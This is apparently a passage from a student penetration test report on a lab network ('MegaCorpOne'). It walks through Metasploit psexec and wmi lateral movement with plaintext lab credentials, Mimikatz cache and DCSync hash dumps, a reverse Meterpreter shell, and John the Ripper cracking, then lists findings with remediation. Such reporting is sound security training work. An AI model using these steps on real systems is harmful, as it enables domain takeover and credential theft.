    ---OS Version: 10.0.19042 Build 19042
    Registered Owner: sysadmin
    System Boot Time: 12/21/2022, 8:14:03 AM
    System Model: VM
    ---System Type: x64-based PC
    Boot Device: \Device\HarddiskVolume1
    Domain: megacorpone.local
    Logon Server: N/A
    ---Page File Location: C:\pagefile.sys
.
Command net session: (see if anyone is logged in)
    127.0.0.1 pparker
    172.22.117.100 pparker

Command net share: (see where shared resources are)
    Share Name      Resource      Remark
    C$              C:\          Default share
    IPC$            Remote IPC
    ADMIN$          C:\Windows   Remote Admin
```

Credential Dumping

A SYSTEM shell was created through Metasploit by using "use exploit/windows/smb/psexec" module.

Setting options for:

```
set RHOSTS 172.22.117.20 (as the pivot machine)
set SMBUser tstark
set SMBPass Password!
set SMBDomain megacorpone
set LHOST 172.22.117.100
```

then ran through background with "run -j". This grants meterpreter access, following with loading Kiwi. Then initiating a credential dump by inputting "lsadump::cache" after "kiwi_cmd". Which provided more user credentials. (figure 16).

Then copied the Hash from the users "bbanner", "tstark" and "pparker" to a ".txt" file and ran "John the Ripper". (figure 17)

(Figure 16)

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
[00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 1/3/2023 6:57:06 PM]
RID      : 00000455 (1109)
User     : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 9:47:22 AM]
RID      : 00000453 (1107)
User     : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 4/19/2022 9:56:15 AM]
RID      : 00000641 (1601)
User     : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01
```

(Figure 17)

```
(root@kali) - [~/Desktop]
# john --format=mscash2 bbnomoney.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021 (bbanner)
Spring2021 (pparker)
Password! (tstark)
3g 0:00:00:06 DONE 2/3 (2023-01-03 19:16) 0.4716g/s 14464p/s 14564c/s 14564C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
```

Lateral & Credential Access

Using the login information from credential dumping, the metasploit “wmi” module was loaded by inputting “use exploit/windows/local/wmi”.

setting options:

```
set RHOSTS 172.22.117.10 (bbanner window DC machine)
set SESSION "1" (The meterpreter session inside tstark's machine)
set SMBDomain megacorpone
set SMBPass Winter2021
set SMBUser banner
set LHOST 172.22.117.100
```

input “sysinfo” to verify access to the machine as seen in (figure 18).

While inside the Domain Controller, accessed “shell” and inputted “net user” to enumerate the list of registered users to find the user “cdanvers”.

Then entered kiwi to run “dcsync_ntlm ‘cdanvers’”

This outputted hashed login credentials for “cdanvers” as seen in (figure 19).

Then copied the hashes into a ".txt" file and ran "John the Ripper" as seen in (figure 20), to crack the login password.

(Figure 18)

```
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on... stdapi_fs_delete
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 5 opened (172.22.117.100:4444 - 172.22.117.10:4444)

meterpreter > systeminfo
[-] Unknown command: systeminfo
meterpreter > sysinfo
Computer      : WINDC01
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : MEGACORPONE
Logged On Users : 7
Meterpreter   : x86/windows
meterpreter > █
```

(Figure 19)

```
meterpreter > load kiwi
Loading extension kiwi ...
.#####.  mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com)
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@le-toux.fr)
'#####'    > http://pingcastle.com / http://mysmartlogon.com :)

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm cdanvers
[+] Account      : cdanvers
[+] NTLM Hash    : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash      : cc7ce55233131791c7abd9467e909977
[+] SID          : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID          : 1603
```

(Figure 20)

```
(root@kali)~[~/Desktop]
# john bbnomoney.txt --format=nt --show
cdanvers:Marvel!

1 password hash cracked, 0 left

(root@kali)~[~/Desktop]
# █
```

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
VSFTPD 2.3.4 backdoor	Critical
Weak-stored password policy	Critical
Traffic Management	High
Unsalted hashes	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	149.56.244.87
	172.22.117.150
	172.22.117.100/24
	172.22.117.20
	172.22.117.10
Ports	80,22,21,

Exploitation Risk	Total
Critical	3
High	1
Medium	1
Low	0

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. **LLC** was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

VSFTPD 2.3.4 Backdoor

Risk Rating: Critical

Description:

((Even though, this protocol is highly outdated, it was used in the exercises to cast awareness))
A serious vulnerability targeting port 21, by using an exploit module via Metasploit, it was possible to use an exploit script towards the IP that was scanned from nmap. This exploit allows reverse-shell access to pivot into the network as daemon, which makes detection difficult.

Affected Hosts: megacorpone.com ((Sake of project relevance))

Remediation:

- Replace/update from vsftpd 2.3.4 and use SFTP as a means to communicate between machine and server.
- Socket/traffic monitoring, maybe even using IDS to evaluate outbound port usage.

Weak-Stored Password Policy

Risk Rating: Critical

Description:

Upon “shelling” the network, “*adminpassword.txt*” readable file was found inside “/var/tmp” directory and contained a plaintext message that revealed sensitive login information that can provide further SSH infiltration inside the network with administrator privileges. Easy-access credentials are going to be an essential part in an attack, making these types of vulnerabilities Critical for network and data security.

Remediation:

- Provide increased access control that requires escalated privileges and or security groups that can access sensitive files.
- Promote user awareness on the importance of sharing sensitive information.

Unsalted Hashes

Risk Rating: Medium

Description:

With the passwords being as weak as they are, hashes are NOT going to solve the issue with dictionary attacks and even precomputed hash-tables (rainbow tables) if data has been retrieved. Its important to note that salts do not provide immunity from password cracking, but instead create a slower and more deterring process for an attacker to continue pursuing.

Remediation:

- Make a unique and reasonably strong salt for every individual user's password.
- Reminder to not make duplicate hashes, and provide further awareness for stronger passwords to make hashes stronger and more valuable for security.

Traffic Management

Risk Rating: High

Description:

With little to no configured traffic control. Network-scanning provides an easy way to map out all connected machines. Firewalls can provide better traffic control by also following “deny-by-default”, and override by allowing specific traffic.

Remediation:

- Create a firewall and implement a rule that denies traffic by default and only allows specific requests, this will require manual configuration but is necessary to slow down or even stop intrusions.
- Make sure the firewall UDP protocol is used and is able to drop the probe packets upon requesting, with no response ICMP error or TCP RST.

LLMNR Poisoning

Risk Rating: High

Description:

Using “Responder”, to authenticate over SMB, can an attacker spoof their own address to retrieve the broadcast that is requested over an active network. This “man-in-the-middle” attack can then grab login hashes attached to the payload.

Remediation:

- Disable LLMNR protocol by “Turn OFF Multicast Name Resolution” inside the local computer policy >Computer Configuration>Administrative Templates>Network>DNS Client

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that LLLC used throughout the assessment.

Legend:

Performed successfully

Failure to perform

[illegible]